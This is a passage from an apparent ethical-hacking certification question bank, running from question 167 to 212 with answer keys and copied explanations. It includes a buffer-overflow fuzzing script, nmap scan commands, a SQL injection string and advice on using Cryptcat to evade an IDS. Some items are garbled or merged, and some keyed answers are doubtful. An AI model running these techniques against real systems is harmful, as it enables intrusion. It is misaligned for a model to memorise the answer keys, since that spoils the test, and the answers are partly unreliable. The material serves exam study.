The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



The RADIUS server then returns one of three responses to the NAS:
1) Access-Reject,
2) Access-Challenge,
3) Access-Accept.

Access-Reject
The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.
Access-Challenge
Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.
Access-Accept
The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

Question: 167

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat
D. Cannot deal with encrypted network traffic

Answer: B

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.
In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect.
Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.
Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.
Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

Question: 168

Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user's knowledge
D. A server making a request to another server without the user's knowledge

Answer: C

https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, *if the user is currently*

authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Question: 169

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

A. Wireshark
B. Maltego
C. Metasploit
D. Nessus

Answer: C

https://en.wikipedia.org/wiki/Metasploit_Project
The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.
Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.
The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.
The basic steps for exploiting a system using the Framework include.
1. Optionally checking whether the intended target system is vulnerable to an exploit.
2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
5. Executing the exploit.
This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Question: 170

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.
Which cryptography attack is the student attempting?

A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking

Answer: C

Question: 171

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?

A. c:\compmgmt.msc
B. c:\services.msc
C. c:\ncpa.cp
D. c:\gpedit

Answer: A

To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References: http://www.waynezim.com/tag/compmgmtmsc/

Question: 172

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

A. ACK flag probe scanning
B. ICMP Echo scanning
C. SYN/FIN scanning using IP fragments
D. IPID scanning

Answer: C

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

Question: 173

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

A. Use Alternate Data Streams to hide the outgoing packets from this server.
B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
C. Install Cryptcat and encrypt outgoing packets from this server.
D. Install and use Telnet to encrypt all outgoing traffic from this server.

Answer: C

https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/
Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

Question: 174

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

A. Botnet Trojan
B. Banking Trojans
C. Turtle Trojans
D. Ransomware Trojans

Answer: A

Question: 175

How can rainbow tables be defeated?

A. Use of non-dictionary words
B. All uppercase character passwords
C. Password salting
D. Lockout accounts under brute force password cracking attempts

Answer: C

https://en.wikipedia.org/wiki/Salt_(cryptography)
A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.
A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.
Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Question: 176

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

Question: 177

Attempting an injection attack on a web server based on responses to True/False Question: 178

A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi

Answer: B

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.


Question: 179

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host
10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he
applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access
the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80

Answer: B

https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html
Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.
access-list 102 deny tcp any any eq ftp
access-list 102 deny tcp any any eq ftp-data
access-list 102 permit ip any any

Question: 180

Which of the following provides a security professional with most information about the system's security posture?

A. Phishing, spamming, sending trojans
B. Social engineering, company site browsing tailgating
C. Wardriving, warchalking, social engineering
D. Port scanning, banner grabbing service identification

Answer: D

Question: 181

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

A. Data-driven firewall
B. Packet firewall
C. Web application firewall
D. Stateful firewall

Answer: C

https://en.wikipedia.org/wiki/Web_application_firewall
A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

Question: 182

An attacker scans a host with the below command. Which three flags are set?
nmap -sX host.domain.com

A. This is SYN scan. SYN flag is set.
B. This is Xmas scan. URG, PUSH and FIN are set.
C. This is ACK scan. ACK flag is set.
D. This is Xmas scan. SYN and ACK flags are set.

Answer: B

Question: 183

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

A. Criminal
B. International
C. Common
D. Civil

Answer: D

Question: 184

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that
permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Single sign-on
D. Windows authentication

Answer: C

Question: 185

What would you enter if you wanted to perform a stealth scan using Nmap?

A. nmap -sM
B. nmap -sU
C. nmap -sS
D. nmap -sT

Answer: C

Question: 186

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

A. PEM
B. ppp
C. IPSEC
D. SET

Answer: C

Question: 187

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?

A. The nmap syntax is wrong.
B. This is a common behavior for a corrupted nmap application.
C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
D. OS Scan requires root privileges.

Answer: D

Question: 188

What is the most common method to exploit the “Bash Bug” or “Shellshock” vulnerability?

A. SYN Flood
B. SSH

C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
D. Manipulate format strings in text fields

Answer: C

Question: 189

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

Question: 190

#!/usr/bin/python import socket buffer=[““A””] counter=50 while len(buffer)<=100: buffer.append (““A””*counter)
counter=counter+50 commands= [““HELP””,““STATS .””,““RTIME .””,““LTIME. ””,““SRUN .”’,““TRUN .””,““GMON
.””,““GDOG .””,““KSTET .”,““GTER .””,““HTER .””, ““LTER .”,““KSTAN .””] for command in commands: for buffstring in buffer: print ““Exploiting”” +command +““:””+str(len(buffstring))
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM) s.connect((‘127.0.0.1’, 9999)) s.recv(50) s.send(command+buffstring) s.close()
What is the code written for?

A. Denial-of-service (DOS)
B. Buffer Overflow
C. Bruteforce
D. Encryption

Answer: B

Question: 191

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

A. Presentation tier
B. Application Layer
C. Logic tier
D. Data tier

Answer: C

Question: 192

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.
What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
B. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
C. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
D. Both pharming and phishing attacks are identical

Answer: A

Question: 193

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.
What is an accurate assessment of this scenario from a security perspective?

A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".

C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

Question: 194

Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

A. Heuristic Analysis
B. Code Emulation
C. Scanning
D. Integrity checking

Answer: B

Question: 195

Which of the following statements is TRUE?

A. Packet Sniffers operate on the Layer 1 of the OSI model.
B. Packet Sniffers operate on Layer 2 of the OSI model.
C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

Question: 196

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
B. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"

C. “GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com”
D. “GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.
Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.
Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.
The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it’s necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let’s say that the web application displays transaction details using the following URL:
https://www.example.com/transaction.php?id=74656
A malicious hacker could try to substitute the *id* parameter value 74656 with other similar values, for example:
https://www.example.com/transaction.php?id=74657
The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

Question: 197

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

A. False-negative
B. False-positive
C. Brute force attack
D. Backdoor

Answer: B

https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-and-false-negatives/

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.
False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

Question: 198

What is the least important information when you analyze a public IP address in a security alert?

A. DNS
B. Whois
C. Geolocation
D. ARP

Answer: D

Question: 199

You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are starting an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

A. IDS log
B. Event logs on domain controller
C. Internet Firewall/Proxy log.
D. Event logs on the PC

Answer: C

Question: 200

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Yagi antenna
B. Dipole antenna
C. Parabolic grid antenna
D. Omnidirectional antenna

Answer: A

Question: 201

From the following table, identify the wrong answer in terms of Range (ft).
Standard Range (ft)
802.11a 150-150
802.11b 150-150
802.11g 150-150
802.16 (WiMax) 30 miles

A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a

Answer: A

Question: 202

Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Snoopy
C. USB Sniffer
D. Use Dumper

Answer: D

Question: 203

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?

A. Firewall-management policy
B. Acceptable-use policy
C. Permissive policy
D. Remote-access policy

Answer: D

Question: 204

ping-* 6 192.168.0.101
Output:
Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101:
Ping statistics for 192.168.0101
Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
What does the option * indicate?

A. t
B. s
C. a
D. n

Answer: D

Question: 205

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet

Answer: C

Question: 206

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. SQL injection vulnerability
C. Web site defacement vulnerability
D. Gross-site Request Forgery vulnerability

Answer: A

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.
The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.
Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

Question: 207

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service.
What is the name of the process by which you can determine those critical businesses?

A. Emergency Plan Response (EPR)
B. Business Impact Analysis (BIA)
C. Risk Mitigation
D. Disaster Recovery Planning (DRP)

Answer: B

Question: 208

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

A. Session hijacking
B. Server side request forgery
C. Cross-site request forgery
D. Cross-site scripting

Answer: C

Question: 209

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).
Which of the following is an incorrect definition or characteristics of the protocol?

A. Exchanges data between web services
B. Only compatible with the application protocol HTTP
C. Provides a structured model for messaging
D. Based on XML

Answer: B

Question: 210

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.
The engineer receives this output:
HTTP/1.1 200 OK
Server: Microsoft-IIS/6
Expires: Tue, 17 Jan 2011 01:41:33 GMT
Date: Mon, 16 Jan 2011 01:41:33 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last Modified: Wed, 28 Dec 2010 15:32:21 GMT
ETag:"b0aac0542e25c31:89d"
Content-Length: 7369
Which of the following is an example of what the engineer performed?

A. Banner grabbing
B. SQL injection
C. Whois database query
D. Cross-site scripting

Answer: A

Question: 211

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
Why he cannot see the servers?

A. He needs to add the command ""ip address"" just before the IP address
B. He needs to change the address to 192.168.1.0 with the same mask
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
D. The network must be dawn and the nmap command and IP address are ok

Answer: C

https://en.wikipedia.org/wiki/Subnetwork
This is a fairly simple question. You must to understand what a subnet mask is and how it works.
A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.
Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.
The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.
For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

Question: 212

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

